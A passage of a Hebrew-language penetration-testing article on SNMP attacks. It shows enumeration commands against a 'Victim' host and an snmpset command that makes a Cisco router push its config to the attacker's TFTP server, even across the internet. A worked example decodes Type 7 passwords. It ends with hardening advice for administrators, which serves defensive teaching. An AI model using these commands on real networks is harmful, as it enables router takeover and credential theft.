כמו שאמרנו, ניתן לשלוח על ערכו של אובייקט בודד בעזרת snmpget, עלינו לציין את גרסת הפרוטוקול שאנו מעוניינים להשתמש בה, את האובייקט אותו אנו מעוניינים לשלוח וכמובן - את המערכת אותה אנו תוקפים, לדוגמא, אם נרצה לקבל את שם המערכת שנמצאת מאחורי הכתובת 10.0.0.3, נעשה זאת כך:

```
snmpget -v2c -c public 10.0.0.3 sysName.0
```

בעזרת המתג "-v" אנו מציינים את הגרסה, בעזרת המתג "-c" אנו מציינים את ה-Community String שבעזרתה נרצה לתשאל. לאחר מכן נכניס את כתובת ה-IP של המערכת אליה אנו מעוניינים להתחבר, ובסוף - נציין את האובייקט עליו אנו מעוניינים לשלוח.

במידה ועשינו הכל נכון, ואכן קיימת Community String בשם "public" ויש לה הרשאות קריאה, ונקבל את התוצאה הרצויה:

```
SNMPv2-MIB::sysName.0 = STRING: Victim
```

נוכל לשלוח על ערכים נוספים, לדוגמא:

```
snmpget -v2c -c public 10.0.0.3 sysDescr.0
```

יחזיר לנו מידע מפורט על מערכת ההפעלה:


```
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 6 Model 15  
Stepping 13 AT/AT COMPATIBLE  
software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
```

במקרה הנ"ל ניתן לדעת כי מדובר במערכת Windows XP (5.1 = XP), בארכיטקטורת 32bit.

אם נריץ את אותה הבקשה על ציוד תקשורת של Cisco, נקבל תגובה בסגנון הבא:

```
SNMPv2-MIB::sysDescr.0 = STRING: Cisco IOS Software, C2900 Software  
(C2900-UNIVERSALK9-M), Ver 5.1(3)T, RELEASE SOFTWARE (fc1)  
Technical Support: http://www.cisco.com/techsupport  
Copyright (c) 1986-2010 by Cisco Systems, Inc.  
Compiled Mon 15-Nov-10 22:51 by prod_rel_team
```

ועוד.



שליפת מידע רוחבית:

שליפה על ערך אחד זה נחמד, אבל אם נרצה לשלוף בצורה נרחבת יותר, שימוש ב-snmppget יהיה קצת מציק. לכן, נוכל להשתמש בכלים כגון snmpwalk או snmpenum על מנת לשלוף בצורה נרחבת יותר.

אם נרצה לשלוף לדוגמא, על כל האובייקטים תחת הטבלה "system" נוכל להשתמש ב-snmppwalk באופן הבא:


```
snmpwalk -v2c -c public 10.0.0.3 system
```

אין טעם להסביר את התחביר - מדובר בתחביר זהה כמו snmpget. אם הכל עבד כשורה, נקבל:

```
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 6 Model 15 Stepping 13  
AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor  
Free)  
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.311.1.1.3.1.1  
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (1123501) 3:07:15.01  
SNMPv2-MIB::sysContact.0 = STRING:  
SNMPv2-MIB::sysName.0 = STRING: Victim  
SNMPv2-MIB::sysLocation.0 = STRING:  
SNMPv2-MIB::sysServices.0 = INTEGER: 76
```

דוגמא נוספת: שליפה על הטבלה "tcpConnTable" - תחזיר רשימת כלל חיבורי ה-TCP הפעילים:

```
TCP-MIB::tcpConnState.0.0.0.0.135.0.0.0.0.20565 = INTEGER: listen(2)  
TCP-MIB::tcpConnState.0.0.0.0.445.0.0.0.0.245 = INTEGER: listen(2)  
TCP-MIB::tcpConnState.0.0.0.0.2869.0.0.0.0.61592 = INTEGER: listen(2)  
TCP-MIB::tcpConnState.10.0.0.3.139.0.0.0.0.8310 = INTEGER: listen(2)  
TCP-MIB::tcpConnState.127.0.0.1.1029.0.0.0.0.38942 = INTEGER: listen(2)  
TCP-MIB::tcpConnLocalAddress.0.0.0.0.135.0.0.0.0.20565 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnLocalAddress.0.0.0.0.445.0.0.0.0.245 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnLocalAddress.0.0.0.0.2869.0.0.0.0.61592 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnLocalAddress.10.0.0.3.139.0.0.0.0.8310 = IpAddress: 10.0.0.3  
TCP-MIB::tcpConnLocalAddress.127.0.0.1.1029.0.0.0.0.38942 = IpAddress: 127.0.0.1  
TCP-MIB::tcpConnLocalPort.0.0.0.0.135.0.0.0.0.20565 = INTEGER: 135  
TCP-MIB::tcpConnLocalPort.0.0.0.0.445.0.0.0.0.245 = INTEGER: 445  
TCP-MIB::tcpConnLocalPort.0.0.0.0.2869.0.0.0.0.61592 = INTEGER: 2869  
TCP-MIB::tcpConnLocalPort.10.0.0.3.139.0.0.0.0.8310 = INTEGER: 139  
TCP-MIB::tcpConnLocalPort.127.0.0.1.1029.0.0.0.0.38942 = INTEGER: 1029  
TCP-MIB::tcpConnRemAddress.0.0.0.0.135.0.0.0.0.20565 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnRemAddress.0.0.0.0.445.0.0.0.0.245 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnRemAddress.0.0.0.0.2869.0.0.0.0.61592 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnRemAddress.10.0.0.3.139.0.0.0.0.8310 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnRemAddress.127.0.0.1.1029.0.0.0.0.38942 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnRemPort.0.0.0.0.135.0.0.0.0.20565 = INTEGER: 20565  
TCP-MIB::tcpConnRemPort.0.0.0.0.445.0.0.0.0.245 = INTEGER: 245  
TCP-MIB::tcpConnRemPort.0.0.0.0.2869.0.0.0.0.61592 = INTEGER: 61592  
TCP-MIB::tcpConnRemPort.10.0.0.3.139.0.0.0.0.8310 = INTEGER: 8310  
TCP-MIB::tcpConnRemPort.127.0.0.1.1029.0.0.0.0.38942 = INTEGER: 38942
```




במידה ונריץ את snmpwalk ולא נציין טבלה ספציפית, תתבצע שליפה על כלל האובייקטים השמורים במערכת, נתונים שנוכל לקבל יהיו:

- מידע אודות מערכת ההפעלה (דגם, גרסה, ארכיטקטורה וכו', זמן ריצה).
- מידע אודות ה-Interface-ים הקיימים במערכת (יצרן, כתובות IP, כתובות MAC הגדרות וכו').
- מידע אודות חיבורי הרשת הפעילים במערכת (חיבורי TCP, כתובות יעד, פורטים וכו').
- מידע אודות טבלאות הניתוב.
- מידע אודות כוננים המותקנים במערכת (שמות, נפחים, נפחים בשימוש).
- מידע אודות התקנים, פורטים, רכיבי חומרה, מזהים וכו'.
- מידע אודות תהליכים הפעילים במערכת (שמות, נתיבי ריצה, PID וכו').
- מידע אודות Service-ים המותקנים במערכת, תוכנות המותקנות ועוד.

דוגמא לפלט ריצה:

```
Administrator: C:\Windows\system32\cmd.exe
C:\Tools\netSnmp\bin>snmpwalk -v2c -c public 10.0.0.3
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 6 Model 15 Stepping 13 AT/AT COMPATIBLE
ware: Windows 2000 Version 5.1 <Build 2600 Uniprocessor Free>
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.311.1.1.3.1.1
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (1026771) 2:51:07.71
SNMPv2-MIB::sysContact.0 = STRING:
SNMPv2-MIB::sysName.0 = STRING: Victim
SNMPv2-MIB::sysLocation.0 = STRING:
SNMPv2-MIB::sysServices.0 = INTEGER: 76
IF-MIB::ifNumber.0 = INTEGER: 2
IF-MIB::ifIndex.1 = INTEGER: 1
IF-MIB::ifIndex.2 = INTEGER: 2
IF-MIB::ifDescr.1 = STRING: MS TCP Loopback interface
IF-MIB::ifDescr.2 = STRING: AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
IF-MIB::ifType.1 = INTEGER: softwareLoopback(24)
IF-MIB::ifType.2 = INTEGER: ethernetCsmacd(6)
IF-MIB::ifMtu.1 = INTEGER: 1520
IF-MIB::ifMtu.2 = INTEGER: 1500
IF-MIB::ifSpeed.1 = Gauge32: 100000000
IF-MIB::ifSpeed.2 = Gauge32: 1000000000
IF-MIB::ifPhysAddress.1 = STRING:
IF-MIB::ifPhysAddress.2 = STRING: 0:c:29:15:0:f
IF-MIB::ifAdminStatus.1 = INTEGER: up(1)
IF-MIB::ifAdminStatus.2 = INTEGER: up(1)
IF-MIB::ifOperStatus.1 = INTEGER: up(1)
IF-MIB::ifOperStatus.2 = INTEGER: up(1)
IF-MIB::ifLastChange.1 = Timeticks: (0) 0:00:00.00
IF-MIB::ifLastChange.2 = Timeticks: (0) 0:00:00.00
IF-MIB::ifInOctets.1 = Counter32: 3816
IF-MIB::ifInOctets.2 = Counter32: 1342605
IF-MIB::ifInUcastPkts.1 = Counter32: 50
IF-MIB::ifInUcastPkts.2 = Counter32: 3712
IF-MIB::ifInNUcastPkts.1 = Counter32: 0
IF-MIB::ifInNUcastPkts.2 = Counter32: 6307
IF-MIB::ifInDiscards.1 = Counter32: 0
IF-MIB::ifInDiscards.2 = Counter32: 0
IF-MIB::ifInErrors.1 = Counter32: 0
IF-MIB::ifInErrors.2 = Counter32: 0
IF-MIB::ifInUnknownProtos.1 = Counter32: 0
IF-MIB::ifInUnknownProtos.2 = Counter32: 0
IF-MIB::ifOutOctets.1 = Counter32: 3816
IF-MIB::ifOutOctets.2 = Counter32: 465184
IF-MIB::ifOutUcastPkts.1 = Counter32: 50
IF-MIB::ifOutUcastPkts.2 = Counter32: 3691
IF-MIB::ifOutNUcastPkts.1 = Counter32: 0
IF-MIB::ifOutNUcastPkts.2 = Counter32: 500
IF-MIB::ifOutDiscards.1 = Counter32: 0
IF-MIB::ifOutDiscards.2 = Counter32: 0
IF-MIB::ifOutErrors.1 = Counter32: 0
IF-MIB::ifOutErrors.2 = Counter32: 0
IF-MIB::ifOutQLen.1 = Gauge32: 0
```


הכלי snmpenum הינו סקריפט פרל המבצע שליפות נרחבות על פי קובץ עם מספר OIDs שהוא מקבל, הכלי מגיע עם מספר קבצי OID המתאימים למערכות Linux, Windows ו-Cisco, דוגמא לקובץ המגדיר את השליפה ל-Windows נראה כך:

Windows RUNNING PROCESSES	1.3.6.1.2.1.25.4.2.1.2
Windows INSTALLED SOFTWARE	1.3.6.1.2.1.25.6.3.1.2
Windows SYSTEM INFO	1.3.6.1.2.1.1.1
Windows HOSTNAME	1.3.6.1.2.1.1.5
Windows DOMAIN	1.3.6.1.4.1.77.1.4.1
Windows UPTIME	1.3.6.1.2.1.1.3
Windows USERS	1.3.6.1.4.1.77.1.2.25
Windows SHARES	1.3.6.1.4.1.77.1.2.27
Windows DISKS	1.3.6.1.2.1.25.2.3.1.3
Windows SERVICES	1.3.6.1.4.1.77.1.2.3.1.1
Windows LISTENING TCP PORTS	1.3.6.1.2.1.6.13.1.3.0.0.0.0
Windows LISTENING UDP PORTS	1.3.6.1.2.1.7.5.1.2.0.0.0.0

ההבדל הבולט ב-snmpenum שמייחד אותו מ-snmpwalk הוא הצגת המידע, snmpenum מציג את המידע המוחזר בצורה נוחה ומסודרת תחת כותרות וכו'. את הכלי מריצים כך:

```
./snmpenum.pl 10.0.0.3 public windows.txt
```

דוגמא לפלט ריצה:



צעד אחד קדימה

השגת קונפיגורציה וסיסמאות:

שליפת מידע כגון שמות התהליכים שרצים על המערכת, הפורטים הפתוחים או שמות המשתמשים המוגדרים על המערכת זה בהחלט מידע שיכול לקדם אותנו צעד אחד קדימה בדרך להשתלטות על הרשת. אבל בעזרת SNMP, אפשר להשיג אפילו יותר.

מערכות IOS של סיסקו תומכות במתודה להעברת קבצי קונפיגורציה וקבצי Image של מערכת ההפעלה בין אחת לשנייה באמצעות SNMP. בנוסף, הן תומכות בהעברת הקבצים הללו גם לשרתי TFTP - ניתן לנצל את המתודה הזאת על מנת להשיג את קובץ הקונפיגורציה, משם לשלוח את הסיסמה (במידה והיא מוצפנת - ניתן לפענח אותה) וזהו, ניתן להתחבר לאותו ציוד ולעשות בו כרצוננו ©. חשוב לזכור שעל מנת להפעיל את המתודות הנ"ל יש צורך להשתמש ב-Community String עם הרשאות **write**.

איך זה עובד בפועל? ניתן לקרוא על המתודה הנ"ל באתר של סיסקו:

http://www.cisco.com/en/US/tech/tk648/tk362/technologies_tech_note09186a008009463e.shtml


ניתן לראות באותו עמוד כי הם תומכים באובייקטים הבאים:

MIB Object Name	OID
writeNet	.1.3.6.1.4.1.9.2.1.55
hostConfigSet	.1.3.6.1.4.1.9.2.1.53
writeMem	.1.3.6.1.4.1.9.2.1.54
flashToNet	.1.3.6.1.4.1.9.2.10.9
flashErase	.1.3.6.1.4.1.9.2.10.6
netToFlash	.1.3.6.1.4.1.9.2.10.12

מה שמעניין אותנו זה כמובן writeNet, נשתמש בה באופן הבא:

```
snmpset -c [Community-String] [Victim-IP] .1.3.6.1.4.1.9.2.1.55. [TFTP  
SERVER IP] s config.txt
```

אך לפני שנפעיל אותה - חשוב שנפעיל על המחשב המקומי שרת TFTP (אם אין בשליטתנו שרת TFTP). אישית, אני ממליץ על [Tftpd32](#) - פשוט, נח ויציב מאוד. במידה ואנחנו מעוניינים לתקוף רכיב הנמצא באותה רשת שאנו נמצאים בה יש רק צורך לוודא שיש Routing בינו לבין אותו ציוד. במידה ואנו תוקפים ציוד תקשורת הנמצא איפשהו בעולם והכל מתבצע דרך האינטרנט - חשוב לזכור להגדיר Port Forwarding על הראוטר דרכו אנו יוצאים לאינטרנט (פורט 69 / UDP).



במידה ועשינו הכל נכון, והכל פעל כשורה, שרת ה-tftpd32 אמור להקיץ הודעה כי התקבל חיבור מכתובת IP חיצונית (הציוד הנתקף) ומנסה להפעיל את מתודת PUT על השרת על מנת לכתוב קובץ. בתיקיית ה-root של שרת ה-tftp שלנו אמור להיות עכשיו קובץ ה-running-configuration של הרכיב שתקפנו.

פענוח הסיסמאות:

בקובץ הנ"ל ניתן למצוא את כל מה שצריך על מנת לעשות כל שנרצה על הרכיב, מסיסמת ההתחברות לממשק ה-Telnet או ה-SSH, נתוני קונפיגורציה שונית ועד סיסמת ה-enable לקבלת ההרשאות הגבוהות ביותר על המכשיר וכו'.

:"Clear Text" - Type 0

כאשר קובעים סיסמה ב-IOS ניתן לשמור אותה במספר תצורות שונות. במידה וכאשר הגדרנו את הסיסמה, השתמשנו בפקודה "enable password" - הסיסמה תשמר כ-Clear Text. במקרה כזה, בקובץ הקונפיגורציה שלנו, נראה שורה כמו:

```
username cisco password 0 cisco
```

המספר "0" שמגיע לאחר המילה "password", מעיד על כך שהמחרוזת הבאה בשורה מופיעה כ-"Clear Text", מה שעושה לנו את החיים פשוטים.

מלבד Type 0, סיסקו תומכים בעוד שני דרכים לשמירת הסיסמה: Type 5 ו-Type 7.

:"Hidden" - Type 7

במידה ובקובץ הקונפיגורציה שהבאנו, נראה שורה כמו:

```
username cisco password 7 14141B180F0B
```


נדע שהמחרוזת הבאה לא שמורה כ-Clear Text, אך מצד שני היא גם איננה מוצפנת - אלא מקודדת, ניתן לקודד אותה בחזרה בעזרת ביצוע השלבים הבאים:

קיימת סדרת התווים הבאה והיא קבועה בכל מכשיר של סיסקו:

```
tfd;kfoA,.iyewrkldJKD
```

בקובץ הקונפיגורציה שהבאנו, קיימת המחרוזת הבאה:

```
14141B180F0B
```



צמד המספרים הראשון אומר לנו מה המיקום של התו איתו ביצעו את שאר הפעולות בעת הקידוד. במקרה שלנו, צמד המספרים הראשון הוא "14", במחרוזת הקבועה של סיסקו, התו ה-14 הוא: "w"

```
tfd;kfoA,.iyewrkldJKD
```

אם נסתכל ב**טבלת האסקי**, נראה כי הערך האסקי של "w" הוא 119. ובהקסדצימאלית זה יוצא לנו 77. מה שאומר שעלינו לבצע XOR 77 לצמד המספרים השני במחרוזת המקודדת (14), מה שנותן לנו: 63.

לאחר מכן עלינו להתקדם תו אחד קדימה במחרוזת הקבועה של סיסקו: "r"

```
tfd;kfoA,.iyewrkldJKD
```

ובעזרתה עלינו לבצע בדיוק את אותו השלב, רק שהפעם עם צמד המספרים השלישי.

לאחר שסיימנו לבצע XOR בעזרת המחרוזת של סיסקו על כלל המחרוזת שלנו, עלינו להמיר את התוצאה לדצימאלית ולברר מה הערך בטבלת האסקי - התווים שנקבל מרכיבים את הסיסמה המקורית שנקבעה.


לצורך סיכום, הכנתי טבלה שמציגה את התהליך:

14	xor	77 (w)	63	=> Dec =>	99	=> ASCII =>	c
1B	xor	72 (r)	69	=> Dec =>	105	=> ASCII =>	i
18	xor	6b (k)	73	=> Dec =>	115	=> ASCII =>	s
0F	xor	6c (l)	63	=> Dec =>	99	=> ASCII =>	c
0B	xor	64 (d)	6f	=> Dec =>	111	=> ASCII =>	o

מה שאומר שהסיסמה שלנו היא: **cisco**

וכמו בכל עניין, גם כאן נכתבו כלים רבים שבאמצעותם ניתן לפענח את המידע בצורה פשוטה, דוגמא לכמה מהם:

- <http://www.ibeast.com/content/tools/CiscoPassword/index.asp>
- <http://www.ifm.net.nz/cookbooks/passwordcracker.html>
- <http://password-decrypt.com>



5 - "Secret" - Type

במידה והסיסמאות נשמרו כ-Secret קובץ הקונפיגורציה ישמור אותן באופן מגובב, בקובץ הקונפיגורציה שהבאנו, נראה שורה בסגנון הבא:


```
enable secret 5 $1$2yAz$9U8tjko7o6hH6FwXpNbKA
```

מה שאומר שהסיסמה נשמרה באופן מגובב (MD5 + Salt). אין דרך לפענח את הסיסמה כמו שעשינו בתהליך הקודם אך כן ניתן לנסות לנחש את הסיסמה בעזרת כלים המבצעים שימוש ב-Rainbow Tables. דוגמא טובה לכלי כזה הינה: [John The Ripper](#).

מה ניתן לעשות?

אז ראינו כמה ניתן לנצל רכיבים אלו, מה אפשר לעשות על מנת להימנע מכך בתור מנהלי רשתות? מספר נקודות:

- כאשר מגדירים רכיב SNMP אין להשתמש ב-Community Strings שבאות כברירת מחדל אלא לקבוע Community Strings חדשות ומורכבות (שלא יהיה ניתן לנחש אותן בצורה פשוטה).
- יש לעבוד תמיד עם העיקרון "Least Privilege" שמנחה שתמיד יש להקצות את ההרשאות הנמוכות ביותר שניתן לתת על מנת לאפשר עבודה סדירה. אם אנו מעוניינים שמערכת מסוימת תקרא מידע מתחנות הקצה ברשת – שתשתמש ב-Community String עם הרשאות קריאה בלבד.
- אם יש לנו מספר רכיבים המנהלים מקטעים שונים ברשת, עדיף להפריד Community String ביניהם ושלכל מקטע תהיה Community String משלו, כך במידה ותוקף השיג Community String של מקטע רשת אחד, הוא ייעצר שם, והדבר לא ישפיע על שאר המקטעים ברשת.
- במידה וניתן - להגדיר Authentication Traps על רכיבי הקצה.
- במידה וכלל הציוד ברשת תומך: שימוש ב-IPSec על מנת לאבטח את הודעות ה-SNMP שעוברות ברשת, כך גם ברשתות מבוססות תשתית של מיקרוסופט (שבהן אין SNMPv3 - המידע יעבור באופן מוצפן).
- ברוב הרכיבים, ניתן להגדיר כתובת IP ספציפית שרק אליה יגיבו הרכיבים ברשת (שימוש במנגנוני Access Control Lists, rACL, ACL on Interface וכו'), וכך להקשות על התוקפים (תוקפים עדיין יוכלו



לבצע מתקפות כגון ARP Spoofing על מנת להתחזות לישויות שונות ברשת, אך הדבר כרוך בהרבה רעש ובסבירות גובהה, גם ה-IDS הפשוט ביותר יוכל לזהות זאת).

- יש לעבוד מול SNMPv3 במידה והדבר מתאפשר (מגיעה כברירת מחדל במערכת IOS 12 של סיסקו, מערכת ההפעלה של מיקרוסופט [עדיין לא תומכת בה](#), הגרסה החדשה ביותר הנתמכת הינה SNMPv2c-ISO), גרסאות SNMPv1 ו-SNMPv2 אינן תומכות בהצפנת התקשורת, נתון שיכול להקל מאוד על התוקפים.
- אפשר syslog וביצוע בקרה על כך באופן שותף - כך יהיה ניתן לדעת האם בוצעו ניסיונות הזדהות למערכת שנחלו כישלון ולנסות לאתר אנומליות בהתנהגות הרציפה של הרשת.
- אין להשתמש במנגנונים השומרים סיסמאות באופן גלוי / מקודד או כזה הניתן לשחזור בצורה שאינה בטוחה כגון Hidden במוצרי סיסקו ו-\$9\$ ב-Juniper.
- את ציוד הרשת יש לשמור בארונות ייעודיים ונעולים על מנת למנוע גישה פיזית לרכיבי הרשת. תוקף בעל גישה פיזית יכול לעקוף כל מנגנון בעזרת ביצוע Factory Reset לרכיבים.


מומלץ מאוד לעבור וליישם את כלל הנקודות המופיעות במסמך הבא:

http://www.cisco.com/en/US/tech/tk648/tk362/technologies_tech_note09186a0080094489.shtml

סיכום

כמו שראינו, SNMP הינו כלי חזק ביותר למנהל הרשת, אך כמו שהוא יעיל ומקל על מנהל הרשת - כך הוא גם יכול להאקר להשתלט על הרשת. במידה ופרסנו מערך SNMP ברשת ו"חיפפנו קצת" בעניין אבטחת המידע - הדבר עלול לשמש כנגדנו בעתיד. חשוב לעבור ולחשוב על כלל ההיבטים הקשורים לאבטחת המידע ושלמותו על מנת להימנע ממקרים בהם יהיה ניתן לנצל כשלי אבטחה כנגד הרשת וכנגדנו.

במידה ותוקף הצליח להשיג גישה לראוטר בארגון שלנו, הוא אינו מסכן את הסקופ הספציפי של הראוטר אלא של כלל הגורמים אשר עושים בו שימוש ואף מעבר לכך. שמירה על כללי אבטחה סבירים היום תמנע ממנו כאב ראש גדול מאוד מחר.



ביבילוגרפיה / לקריאה נוספת

- <http://nmap.org/nsedoc/scripts/snmp-brute.html>
- <http://stealthhackroom.blogspot.co.il/2010/08/default-snmp-settings-full-of.html>
- [http://technet.microsoft.com/en-us/library/cc783142\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/cc783142(v=ws.10).aspx)
- <http://net-snmp.sourceforge.net/wiki/index.php/>
- http://publib.boulder.ibm.com/infocenter/pseries/v5r3/index.jsp?topic=/com.ibm.aix.progcomm/doc/progcomc/mib_db.htm
- <http://oreilly.com/perl/excerpts/system-admin-with-perl/twenty-minute-snmp-tutorial.html>
- <http://www.lyberty.com/encyc/articles/snmp.html>
- http://www.webnms.com/cagent/help/technology_used/c_snmp_overview.html
- http://www.cisco.com/en/US/docs/ios/11_0/mib/quick/reference/mtxt.html
- <http://pen-testing.sans.org/resources/papers/gcih/cisco-ios-type-7-password-vulnerability-100566>
- <http://www.webpronews.com/snmp-enumeration-and-hacking-2003-09>
- http://www.cisco.com/en/US/tech/tk648/tk362/technologies_tech_note09186a0080094489.shtml